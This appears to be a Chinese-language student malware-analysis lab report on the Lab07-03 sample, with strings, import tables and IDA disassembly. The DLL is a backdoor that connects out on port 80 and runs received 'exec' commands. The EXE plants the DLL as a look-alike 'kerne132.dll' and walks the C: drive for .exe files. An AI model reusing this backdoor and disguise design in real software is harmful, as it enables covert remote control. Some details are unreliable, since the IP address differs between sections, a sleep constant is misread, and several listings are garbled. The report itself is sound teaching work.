



图 3.21: Lab07-03.dll 字符串分析

我们仔细观察发现有一些列联网的迹象, 包括存在一个 IP 地址 “127.26.153.13”。并且有三个似乎和选择的操作有关, 还有像 hello、exec、sleep 等字符串, 其中 exec 和 sleep 对应执行和休眠, 我们进一步分析。

再来看 Lab07-03.exe 文件:



```
C:\WINDOWS\system32\cmd.exe
MSUCRT.dll
_exit
_XcptFilter
_p__initenv
_getmainargs
_initterm
_setusermatherr
_adjust_fdiv
_p__commode
_p__fmode
_set_app_type
_except_handler3
_controlfp
_stricmp
kerne132.dll
kernel32.dll
.exe
C:\*
C:\windows\system32\kerne132.dll
Kernel32.
Lab07-03.dll
C:\Windows\System32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
C:\Documents and Settings\wanessa\桌面\计算机病毒分析工具\Strings>
```

图 3.22: Lab07-03.exe 字符串分析

我们看到这个可执行文件访问了 C 盘下的文件, 并且一个路径似乎可以包括 C 盘下所有的路径, 于是这个可执行文件大概率包括是搜索一个文件, 并且还包括了本次实验所用的 dll, 还有两个很相似的路径只不过一个是 kernel32.dll 另外一个为 kerne132.dll, 显然这是为了伪装恶意代码文件名, 使其不容易被发现。通过上述分析我猜想 Lab07-03.dll 会被加载成 kerne132.dll, 并且该文件名易于隐藏, 不易被发现。

接下来我们再查看两个文件的导入表:

首先还是 Lab07-03.dll 文件:

pFile	Data	Description	Value
00002000	00002116	Hint/Name RVA	0296 Sleep
00002004	0000211E	Hint/Name RVA	0044 CreateProcessA
00002008	00002130	Hint/Name RVA	003F CreateMutexA
0000200C	00002140	Hint/Name RVA	01ED OpenMutexA
00002010	00002108	Hint/Name RVA	001B CloseHandle
00002014	00000000	End of Imports	KERNEL32.dll
00002018	0000219C	Hint/Name RVA	009D _adjust_fdiv
0000201C	00002192	Hint/Name RVA	0291 malloc
00002020	00002186	Hint/Name RVA	010F _initterm
00002024	0000217E	Hint/Name RVA	025E free
00002028	00002168	Hint/Name RVA	02C0 strcmp
0000202C	00000000	End of Imports	MSVCRT.dll
00002030	80000017	Ordinal	0017
00002034	80000073	Ordinal	0073
00002038	8000000B	Ordinal	000B
0000203C	80000004	Ordinal	0004
00002040	80000013	Ordinal	0013
00002044	80000016	Ordinal	0016
00002048	80000010	Ordinal	0010
0000204C	80000003	Ordinal	0003
00002050	80000074	Ordinal	0074
00002054	80000009	Ordinal	0009
00002058	00000000	End of Imports	WS2_32.dll

图 3.23: Lab07-03.dll 导入表查看

可以看到从 ws2\_32.dll 中的导入表中包含了要通过网络发送和接收数据所需要的所有函数, 还有一个 kernel32.dll 中的 CreateProcess 函数, 表明这个程序很有可能在创建另外一个进程, 以及 CreateMutexA 和 OpenMutexA 函数, 样本可能像 Lab07-01 使用类似的互斥变量保证只有一个实例在运行。

再看 Lab07-03.exe 文件:

pFile	Data	Description	Value
00002000	00002124	Hint/Name RVA	001B CloseHandle
00002004	00002132	Hint/Name RVA	02B0 UnmapViewOfFile
00002008	00002144	Hint/Name RVA	01B5 IsBadReadPtr
0000200C	00002154	Hint/Name RVA	01D6 MapViewOfFile
00002010	00002164	Hint/Name RVA	0035 CreateFileMappingA
00002014	0000217A	Hint/Name RVA	0034 CreateFileA
00002018	00002188	Hint/Name RVA	0090 FindClose
0000201C	00002194	Hint/Name RVA	009D FindNextFileA
00002020	000021A4	Hint/Name RVA	0094 FindFirstFileA
00002024	000021B6	Hint/Name RVA	0028 CopyFileA
00002028	00000000	End of Imports	KERNEL32.dll

图 3.24: 查看 Lab07-03.dll 导入表

观察到以下的导入函数:

- CreateFileA: 用于创建或打开文件
- CreateFileMappingA: 制造一个文件与内存之间的映射 map。
- MapViewOfFile: 用于将文件映射到进程的地址空间中, 以便可以直接访问该文件的内容。
- FindFirstFileA 与 FindNextFileA: 该恶意代码可能有遍历某一目录查找文件的行为, 并使用 CopyFileA 函数来复制找到的目标文件。



前三个导入函数可能暗示着恶意代码会打开文件，并构造其与内存的映射。最后一个函数代表着恶意代码可能有着别的特殊目标文件，通过不断搜索文件目录查找，然后进行复制。

同时值得注意的是，该文件暂时没发现导入 Lab07-03.dll 或者是一些常规的导入函数比 LoadLibrary 或者 GetProcAddress。难道 exe 和 dll 是独立的，不会调用彼此？

### 3.3.2 动态分析 DLL 文件

#### 1. 1.DLLMain 函数调用分析：

我们直接看 Lab07-03.dll 的内容，首先查看 main 函数 DLLmain:

```
.text:10001010 ; BOOL __stdcall DLLMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:10001010 _DllMain@12 proc near ; CODE XREF: DllEntryPoint+481p
.text:10001010
.text:10001010 hObject = dword ptr -11F8h
.text:10001010 name = sockaddr ptr -11F4h
.text:10001010 ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
.text:10001010 StartupInfo = _STARTUPINFOA ptr -11D4h
.text:10001010 WSADATA = WSADATA ptr -1190h
.text:10001010 buf = byte ptr -1000h
.text:10001010 var_FFF = byte ptr -0FFFh
.text:10001010 CommandLine = byte ptr -0FFBh
.text:10001010 hinstDLL = dword ptr 4
.text:10001010 fdwReason = dword ptr 8
.text:10001010 lpvReserved = dword ptr 0Ch
.text:10001010
.text:10001010 mov eax, 11F8h
.text:10001015 call __alloca_probe
.text:1000101A mov eax, [esp+11F8h+fdwReason]
.text:10001021 push ebx
.text:10001022 push ebp
.text:10001023 push esi
.text:10001024 cmp eax, 1
.text:10001027 push edi
.text:10001028 jnz loc_100011E8
.text:1000102E mov al, byte_10026054
.text:10001033 mov ecx, 3FFh
.text:10001038 mov [esp+1208h+buf], al
.text:1000103F xor eax, eax
.text:10001041 lea edi, [esp+1208h+var_FFF]
.text:10001048 push offset Name ; "SADFHFUF"
.text:1000104D rep stosd
.text:1000104F stosw
```

图 3.25: DLLmain 函数

我们只展示了一点代码，实际代码很长，根据我们之前的经验，我们直接重点查看其调用的函数：这里我们利用 search 功能，找到 DLLmain 调用的所有函数，即搜索 call 字符：

Text Address	Label	Instruction
.text:10001010	_DllMain@12	: BOOL __stdcall DLLMain(HINSTANCE hinstDLL, DWORD f...
.text:10001015	_DllMain@12	call __alloca_probe
.text:10001059	_DllMain@12	call ds:OpenMutexA
.text:1000106E	_DllMain@12	call ds:CreateMutexA
.text:1000107E	_DllMain@12	call ds:WSAStartup
.text:10001092	_DllMain@12	call ds:socket
.text:100010AF	_DllMain@12	call ds:inet_addr
.text:100010BB	_DllMain@12	call ds:htons
.text:100010CE	_DllMain@12	call ds:connect
.text:10001101	_DllMain@12	call ds:send
.text:10001113	_DllMain@12	call ds:shutdown
.text:10001132	_DllMain@12	call ds:recv
.text:1000114B	_DllMain@12	call ebp ; strncmp
.text:10001159	_DllMain@12	call ds:Sleep
.text:10001170	_DllMain@12	call ebp ; strncmp
.text:100011AF	_DllMain@12	call ebx ; CreateProcessA
.text:100011C5	_DllMain@12	call ds:Sleep
.text:100011D5	_DllMain@12	call ds:CloseHandle
.text:100011DC	_DllMain@12	call ds:closesocket
.text:100011E2	_DllMain@12	call ds:WSACleanup

图 3.26: 调用函数搜索

我们简单看看这些函数：

- `__alloca__probe`：用于检测栈溢出的函数。它会在栈上分配一块指定大小的内存，并将其初始化为特定的值。
- `OpenMutexA` 和 `CreateMutexA`：正如之前静态分析的结果和 Lab07-01.exe 的相同效果，我们继续推测恶意代码是为了保证在任何时刻只有一个实例在运行。



- WSAStartup: 这里是在是用 WinSock 初始化网络环境。计算机网络实验也用过!
- socket,inet\_addr,htons,connect,send,recv: socket 用于初始化套接字; inet\_addr 和 htons 用于实现 IPv4 地址的转换, connect 表明该恶意 DLL 是作为客户端企图和某个远程服务器端及逆行连接; send 和 recv 分别用于发送和接收信息。这些都是 Windows socket 的 TCP 编程必备的函数, 我们怀疑该代码用于充当用户端与远程 Server 建立连接, 并尝试传输和接收一些信息。
- Sleep 和 CreateProcessA: 用于创建进程和休眠。
- strcmp: 推测可能是为了进行某种比较, 可能和传输信息有关。

## 2. 网络传输和接收行为分析

根据我做计算机网络实验的经验, 如果要分析网络服务行为, 可以从 WSA Startup 去看:

```
.text:1000107E      call     ds:WSAStartup
.text:10001084      test    eax, eax
.text:10001086      jnz     loc_100011E8
.text:1000108C      push    6                ; protocol
.text:1000108E      push    1                ; type
.text:10001090      push    2                ; af
.text:10001092      call    ds:socket
.text:10001098      mov     esi, eax
.text:1000109A      cmp     esi, 0FFFFFFFFh
.text:1000109D      jz      loc_100011E2
.text:100010A3      push    offset cp        ; "127.26.152.13"
.text:100010A8      mov     [esp+120Ch+name.sa_family], 2
.text:100010AF      call    ds:inet_addr
.text:100010B5      push    50h              ; hostshort
.text:100010B7      mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010B8      call    ds:htons
.text:100010C1      lea     edx, [esp+1208h+name]
.text:100010C5      push    10h              ; namelen
.text:100010C7      push    edx               ; name
.text:100010C8      push    esi               ; s
.text:100010C9      mov     word ptr [esp+1214h+name.sa_data], ax
.text:100010CE      call    ds:connect
.text:100010D4      cmp     eax, 0FFFFFFFFh
.text:100010D7      jz      loc_100011DB
.text:100010DD      mov     ebp, ds:strcmp
```

图 3.27: 网络行为的初始化

我们看到 WSAStartup 在初始化网络资源, 再仔细观察 socket 调用套接字初始化函数, 其中 af=2 表示使用 IPv4 协议族。type 参数指定了套接字的类型, type=1 表示创建一个流式套接字。查看 send 函数:

```
.text:100010E9      mov     edi, offset buf ; "hello"
.text:100010EE      or      ecx, 0FFFFFFFFh
.text:100010F1      xor     eax, eax
.text:100010F3      push    0                ; flags
.text:100010F5      repne  scasb
.text:100010F7      not     ecx
.text:100010F9      dec     ecx
.text:100010FA      push    ecx               ; len
.text:100010FB      push    offset buf        ; "hello"
.text:10001100      push    esi               ; s
.text:10001101      call    ds:send
```

图 3.28: send 函数

- push offset buf("hello"): 可以看到这里向输入缓冲区 buf 中放入了字符串 hello。推测其可能在暗示这里的主机已经被感染和掌控, 并向服务器发送信息。
- cmp eax, 0FFFFFFFFh 和 jz loc\_100011DB: 这里是在说如果 send 失败, 即 eax 返回值为无限大, 代表错误或无效的状态。证明发送失败。此时去查看跳转的地址 loc\_100011DB 可以发现就进行了 WSACleanup 等, 即一旦发送失败就直接关闭回收所有网络资源。

接续查看下面的函数：

```

.text:10001122      push     0             ; flags
.text:10001124      lea     eax, [esp+120Ch+buf]
.text:10001128      push     1000h         ; len
.text:10001130      push     eax           ; buf
.text:10001131      push     esi           ; s
.text:10001132      call    ds:recv
.text:10001138      test    eax, eax
.text:1000113A      jle     short loc_100010E9
.text:1000113C      lea     ecx, [esp+1208h+buf]
.text:10001143      push     5             ; MaxCount
.text:10001145      push     ecx           ; Str2
.text:10001146      push    offset Str1    ; "sleep"
.text:10001148      call    ebp ; strncmp
.text:1000114D      add     esp, 00h
.text:10001150      test    eax, eax
.text:10001152      jnz     short loc_10001161
.text:10001154      push    000000h        ; dwMilliseconds
.text:10001159      call    ds:Sleep
.text:1000115F      jmp     short loc_100010E9
    
```

图 3.29: recv 函数

- recv 函数参数：先取出 buf 所在的位置，然后赋值给 eax，即 eax 成为了指向缓冲区的指针，然后再作为参数传给 recv 函数。
- 收到信息后：ea ecx,...buf 语句再次将 ecx 变为指向 buf 缓冲区的指针，接下来，由 call strncmp 与 call Sleep 和前面的 push aSleep 可知，我们这里是在判断接收来的信息前 5 个字符是不是 sleep。结合后面的 test eax 即若返回值为 0，即就是命令 sleep，于是传入参数 0x6000h（十进制 60 秒），调用 Sleep 睡眠 60 秒。即一旦说到的远程服务器发送的 sleep 命令，我就沉睡 60 秒。

我们看到与 sleep 相似的，还有如果收到 exec 指令时的操作：

```

.text:10001161      lea     edx, [esp+1208h+buf]
.text:10001168      push     4             ; MaxCount
.text:1000116A      push     edx           ; Str2
.text:1000116B      push    offset aExec    ; "exec"
.text:10001170      call    ebp ; strncmp
.text:10001172      add     esp, 0Ch
.text:10001175      test    eax, eax
.text:10001177      jnz     short loc_100011B6
.text:10001179      mov     ecx, 11h
.text:1000117E      lea     edi, [esp+1208h+StartupInfo]
.text:10001182      rep stosd
.text:10001184      lea     eax, [esp+1208h+ProcessInformation]
.text:10001188      lea     ecx, [esp+1208h+StartupInfo]
.text:1000118C      push     eax           ; lpProcessInformation
.text:1000118D      push     ecx           ; lpStartupInfo
.text:1000118E      push     0             ; lpCurrentDirectory
.text:10001190      push     0             ; lpEnvironment
.text:10001192      push    8000000h        ; dwCreationFlags
.text:10001197      push     1             ; bInheritHandles
.text:10001199      push     0             ; lpThreadAttributes
.text:1000119B      lea     edx, [esp+1224h+CommandLine]
.text:100011A2      push     0             ; lpProcessAttributes
.text:100011A4      push     edx           ; lpCommandLine
.text:100011A5      push     0             ; lpApplicationName
.text:100011A7      mov     [esp+1220h+StartupInfo.cb], 44h
.text:100011AF      call    ebx ; CreateProcessA
.text:100011B1      jmp     loc_100010E9
    
```

图 3.30: exec 指令

可以看到一些指令：

- call strncmp (“exec”)：可以看到这里同样地让 edx 成为指向缓冲区的指针，然后判断缓冲区是不是以 exec 开始。同样地如果函数返回结果是 0(test eax 判断)，那么继续执行；如果不是 0，即不是 exec，直接跳到 0x10011B6，在那里会继续调用 sleep 沉睡 60 秒。
- 继续执行后：我们看到了 CreateProcessA: 函数，即病毒创建了新的进程，上面有它的一系列参数。

接下来我们看到调用函数传入了参数 CommandLine 作为 lpCommandLine 即命令行代码，它告诉我们将要创建的进程。我们点击 CommandLine，在即 0x10001010 处发现了其赋值：

```
.text:10001010 StartUpInfo      = _SIHKI0R1M0H ptr -1104h
.text:10001010 WSADData      = WSADData ptr -1190h
.text:10001010 buf          = byte ptr -1000h
.text:10001010 var_FFF      = byte ptr -0FFFh
.text:10001010 CommandLine  = byte ptr -0FFBh
.text:10001010 hinstDLL      = dword ptr 4
```

图 3.31: CommandLine 赋值

由此我们判断，CommandLine 是一个 4091 个字节的数组，这个 4091 是 4096 减去了 exec 和一个空格之后剩下的部分。那么服务器发送来的字符串我们假设会是这样的 exec C:\\Windows\\someshell.exe，然后程序将 exec+(空格) 剔除之后剩下的部分就是那个 CommandLine 的部分，这个取决于服务器发送，是个不定值，无法从代码中看出来，所以这里的意思就是为这个 C:\\Windows\\someshell.exe 专门创建一个进程来运行它，这个可执行文件一般是事先就上传到服务器的病毒木马之类的。

最后，有一个 q 指令，代表着退出，程序会休眠 60 秒然后跳转到退出位置的代码进行执行。

```
-----
.text:10001150          test     eax, eax
.text:10001152          jnz     short loc_10001161
.text:10001154          push    60000h          ; dwMilliseconds
.text:10001159          call    ds:Sleep
.text:1000115F          jmp     short loc_100010E9
.text:10001164          ;
```

图 3.32: 休眠并退出

### 3. 总结

恶意代码 Lab07-03.dll 其实就是实现了一个后门的功能，首选通过互斥量保证任意时刻的唯一实例运行，然后会作为客户端通过 TCP 协议在 80 端口连接远程服务器，发送准备好的消息，然后接收其传来的命令数据包来启动可执行文件。

#### 3.3.3 动态分析 EXE 文件

##### 1. 分析 main 函数

查看 main 函数：

```
.text:00401440          mov     eax, [esp+argc]
.text:00401444          sub     esp, 44h
.text:00401447          cmp     eax, 2
.text:0040144A          push    ebx
.text:0040144B          push    ebp
.text:0040144C          push    esi
.text:0040144D          push    edi
.text:0040144E          jnz     loc_401813
.text:00401454          mov     eax, [esp+54h+argv]
.text:00401458          mov     esi, offset aWarning_this_w ; "WARNING THIS WILL DESTROY YOUR MACHINE"
.text:0040145D          mov     eax, [eax+4]
.text:00401460          loc_401460:
.text:00401460          mov     dl, [eax]
.text:00401462          mov     bl, [esi]
.text:00401464          mov     cl, dl
.text:00401466          cmp     dl, bl
.text:00401468          jnz     short loc_401488
.text:0040146A          test    cl, cl
.text:0040146C          jz      short loc_401484
.text:0040146E          mov     dl, [eax+1]
.text:00401471          mov     bl, [esi+1]
.text:00401474          mov     cl, dl
.text:00401476          cmp     dl, bl
.text:00401478          jnz     short loc_401488
.text:0040147A          add     eax, 2
.text:0040147D          add     esi, 2
.text:00401480          test    cl, cl
.text:00401482          jnz     short loc_401460
.text:00401484          loc_401484:
.text:00401484          ; CODE XREF: _main+424j
.text:00401486          xor     eax, eax
.text:00401488          imn     short loc_40148D
```

图 3.33: main 函数

我们仔细看看这些指令：

- mov eax [esp+argc]: argc 在 C 语言常用于描述函数参数, 代表有几个参数。这里将其赋给 eax。
- cmp eax,2: 判断 eax 即函数参数个数说的话是否为 2。如果不是 2, 就跳转到 0x401813 处, 在那里会通过简单的 return 结束 main 和程序。如果是 2, 则继续执行。
- mov eax, [esp+..+argv]:argv 是重要的 C 语言中的函数参数指针, 指向了一系列字符串形式存储的参数, 这里即 eax 为 argv[0]。
- mov esi,warning: 将警告字符串移动到 esi。
- mov eax, [eax+4]: 然后让 eax= argv[1], 即函数的第一个参数, 这是因为 argv[0] 通常是函数的自身名字。
- 0x00401460-0x401482: 可以发现 jnz 401060 在比较 cl 和一些值。具体而言, 通过 dl[eax+1] 和 cl[esi+1] 不断挨个位置对比, 判断 esi 和 eax 是否相等, 即函数的第一个参数是否是警告字符串, 如果不是则程序结束。

所以函数的第一个参数必须是程序指定的字符串, 即: **WARNING\_THIS\_WILL\_DESTROY\_YOUR\_**

## 2. 文件相关函数调用

我们我们不难发现有 CreateFileA 函数:

```
.text:00401480 loc_401480: test    eax, eax           ; CODE XREF: _main+46fj
.text:0040148D inz     loc_401813
.text:0040148F mov     edi, ds:CreateFileA
.text:0040149B push    eax                ; hTemplateFile
.text:0040149C push    eax                ; dwFlagsAndAttributes
.text:0040149D push    3                 ; dwCreationDisposition
.text:0040149F push    eax                ; lpSecurityAttributes
.text:004014A0 push    1                 ; dwShareMode
.text:004014A2 push    80000000h         ; dwDesiredAccess
.text:004014A7 push    offset FileName    ; "C:\\Windows\\System32\\Kernel32.dll"
.text:004014AC call    edi ; CreateFileA
.text:004014AE mov     ebx, ds:CreateFileMappingA
.text:004014B4 push    0                 ; lpNone
.text:004014B6 push    0                 ; dwMaximumSizeLow
.text:004014B8 push    0                 ; dwMaximumSizeHigh
.text:004014BA push    2                 ; flProtect
.text:004014BC push    0                 ; lpFileMappingAttributes
.text:004014BE push    eax                ; hFile
.text:004014BF mov     [esp+6Ch+hObject], eax
.text:004014C3 call    ebx ; CreateFileMappingA
.text:004014C5 mov     ebp, ds:MapViewOfFile
.text:004014CB push    0                 ; dwNumberOfBytesToMap
.text:004014CD push    0                 ; dwFileOffsetLow
.text:004014CF push    0                 ; dwFileOffsetHigh
.text:004014D1 push    4                 ; dwDesiredAccess
.text:004014D3 push    eax                ; hFileMappingObject
.text:004014D4 call    ebp ; MapViewOfFile
.text:004014D6 push    0                 ; nTemplateFile
.text:004014D8 push    0                 ; dwFlagsAndAttributes
.text:004014DA push    3                 ; dwCreationDisposition
.text:004014DC push    0                 ; lpSecurityAttributes
.text:004014DE push    1                 ; dwShareMode
.text:004014E0 mov     esi, eax
```

图 3.34: CreateFileA 函数

- CreateFileA: 函数用于创建或打开一个文件或 I/O 设备。首先可以看到其传入参数 C:\\Windows\\System32\\Kernel32.dll。即尝试打开 kernel32.dll。这里对于 CreateFileA 传入的参数还有 dwShareMode 指定文件共享模式。1 表示允许其他打开的文件句柄进行读访问 dwDesiredAccess 指定文件或设备的访问模式。80000000h 表示只读; dwCreationDisposition 即指定如何创建或打开文件。3 表示如果文件存在则打开它, 否则创建新文件。
- CreateFileMappingA 与 MapViewOfFile: 创建一个文件映射内核对象并将之前通过 CreateFileMappingA 创建的文件映射对象映射到调用进程的地址空间。这样程序可以通过简单地访问内存来读取和写入文件。由此实现了将 kernel32.dll 映射到内存。

```

mov     esi, eax
push    10000000h      ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFh
mov     [esp+54h+var_4], eax
push    0              ; lpName
jnz     short loc_401503
call    ds:exit

```

图 3.35: CreateFileA 打开 Lab07-03.dll

我们看到这里是使用了 CreateFileA 打开 Lab07-03.dll，不过这次 10000000h 表示进行只写操作。即对 Lab07-03.dll 进行一些写操作，被写入或修改。由字符串来看，他只给出了'Lab07-03.dll' 是不是就因为要同地址啊！再看 CloseHandle 和 CopyFile:

```

mov     ecx, [esp+54h+hObject]
mov     esi, ds:CloseHandle
push    ecx            ; hObject
call    esi ; CloseHandle
mov     edx, [esp+54h+var_4]
push    edx            ; hObject
call    esi ; CloseHandle
push    0              ; bFailIfExists
push    offset NewFileName ; "C:\\windows\\system32\\kerne132.dll"
push    offset ExistingFileName ; "Lab07-03.dll"
call    ds:CopyFileA
test    eax, eax
push    0              ; int
jnz     short loc_401806
call    ds:exit

```

图 3.36: CloseHandle 和 CopyFileA

- call CloseHandle: 这里关闭资源句柄。可以推测这里是将之前打开的 kernel32.dll 和 Lab07-03.dll 进行了关闭。
- CopyFile: 这里可以发现调用了复制文件的函数。其中首先压入参数 kerne132.dll，然后压入参数 Lab07-03.dll。这实际上是根据 CopyFile 的函数签名将 Lab07-03.dll 复制到 C:\\Windows\\System32 的位置，即将 Lab07-03.dll 的内容复制到指定的新建的冒牌动态链接库中。

### 3. 函数的调用关系

为梳理关系，我们看一下 main 函数的交叉调用图吧：




图 3.37: main 的交叉引用图

有关文件的函数我们在第二部分已经探索过了，还有一些函数没有进行分析：**sub\_4011E0 函数**

正式分析这个函数的时候我们先看看 main 的调用：

```
.text:00401806 ; -----
.text:00401806
.text:00401806 loc_401806: ; CODE XREF: _main+3BE7j
.text:00401806 push offset aC ; "C:\\*"
.text:00401808 call sub_4011E0
.text:00401810 add esp, 8
.text:00401813
```

图 3.38: main 调用 sub\_4011E0

不难发现，调用前我们传入参数 C:\，即整个 C 盘目录，很厉害，我们看看他要干嘛！

```
.text:004011E0 mov eax, [esp+arg_4]
.text:004011E4 sub esp, 144h
.text:004011EA cmp eax, 7
.text:004011ED push ebx
.text:004011EE push ebp
.text:004011EF push esi
.text:004011F0 push edi
.text:004011F1 jg loc_401434
.text:004011F7 mov ebp, [esp+154h+lpFileName]
.text:004011FE lea eax, [esp+154h+FindFileData]
.text:00401202 push eax ; lpFindFileData
.text:00401203 push ebp ; lpFileName
.text:00401204 call ds:FindFirstFileA
.text:0040120A mov esi, eax
.text:0040120C mov [esp+154h+hFindFile], esi
.text:00401210
```

图 3.39: sub\_4011E0 函数

我们看这个函数调用了 FindFirstFileA，而其中传入的参数 lpFileName 即 ebp 就是刚才的 C:\，即整个 C 盘目录，可能是在 C 盘里找东西

```
.text:00401343 rep movsb
.text:00401345 mov ecx, [esp+158h+arg_4]
.text:0040134C inc ecx
.text:0040134D push ecx ; int
.text:0040134E push edx ; lpFileName
.text:0040134F call sub_4011E0
.text:00401354 add esp, 0Ch
.text:00401357 jmp loc_401413
```

图 3.40: sub\_4011E0 函数 2

我们看到其调用自身，判断是一个**递归函数**。

```
.text:0040138B call ds:malloc
.text:00401391 mov edx, [esp+158h+lpFileName]
.text:00401398 mov ebp, eax
.text:0040139A mov edi, edx
.text:0040139C or ecx, 0FFFFFFFh
.text:0040139F xor eax, eax
.text:004013A1 push offset a_exe ; ".exe"
.text:004013A6 repne scasd
```

图 3.41: sub\_4011E0 函数 3

我们看到还调用了 malloc 函数进行内存复制，以及.exe 的字符串。



```

.text:004013F6      call     ds:._stricmp
.text:004013FC      add     esp, 0Ch
.text:004013FF      test    eax, eax
.text:00401401      jnz     short loc_40140C
.text:00401403      push    ebp                    ; lpFileName
.text:00401404      call    sub_4010A0
.text:00401409      add     esp, 4
.text:0040140C      loc_40140C:                   ; CODE XREF: sub_4011E0+221fj
.text:0040140C      mov     ebp, [esp+154h+lpFileName]
.text:00401413      loc_401413:                   ; CODE XREF: sub_4011E0+177fj
.text:00401413      mov     esi, [esp+154h+hFindFile]
.text:00401417      lea     eax, [esp+154h+FindFileData]
.text:0040141B      push    eax                    ; lpFindFileData
.text:0040141C      push    esi                    ; hFindFile
.text:0040141D      call    ds:FindNextFileA
.text:00401423      test    eax, eax
.text:00401425      jz      short loc_401434
.text:00401427      jmp     loc_401218
.text:0040142C      loc_40142C:                   ; CODE XREF: sub_4011E0+337fj
.text:0040142C      push    0FFFFFFFFh           ; hFindFile
.text:0040142E      call    ds:FindClose

```

图 3.42: sub\_4011E0 函数 4

- stricmp: 函数的参数就是刚才.exe。这代表着恶意代码将一个字符串和.exe 进行匹配，然后可以发现其调用了 sub\_4010a0，这会接下去探索。
- FindNextFileA: 这里它正好处在一个 jmp 的循环中，代表着其在循环地查找目标文件。
- FindClose: 结束查找，异常处理代码终止。

所以 sub\_4011E0 函数在不断地查找 C 盘的文件目录下所有.exe 结尾的文件，然后递归地进行某种处理。

#### sub\_4010a0

在 sub\_4011E0 函数中我们看到字符串与.exe 进行匹配，调用了 sub\_4010a0，因此重点观察其行为:

```

.text:004010A0      sub     esp, 0Ch
.text:004010A3      push    ebx
.text:004010A4      mov     eax, [esp+10h+lpFileName]
.text:004010A8      push    ebp
.text:004010A9      push    esi
.text:004010AA      push    edi
.text:004010AB      push    0                    ; hTemplateFile
.text:004010AD      push    0                    ; dwFlagsAndAttributes
.text:004010AF      push    3                    ; dwCreationDisposition
.text:004010B1      push    0                    ; lpSecurityAttributes
.text:004010B3      push    1                    ; dwShareMode
.text:004010B5      push    10000000h           ; dwDesiredAccess
.text:004010B8      push    eax                    ; lpFileName
.text:004010BB      call    ds:CreateFileA
.text:004010C1      push    0                    ; lpName
.text:004010C3      push    0                    ; dwMaximumSizeLow
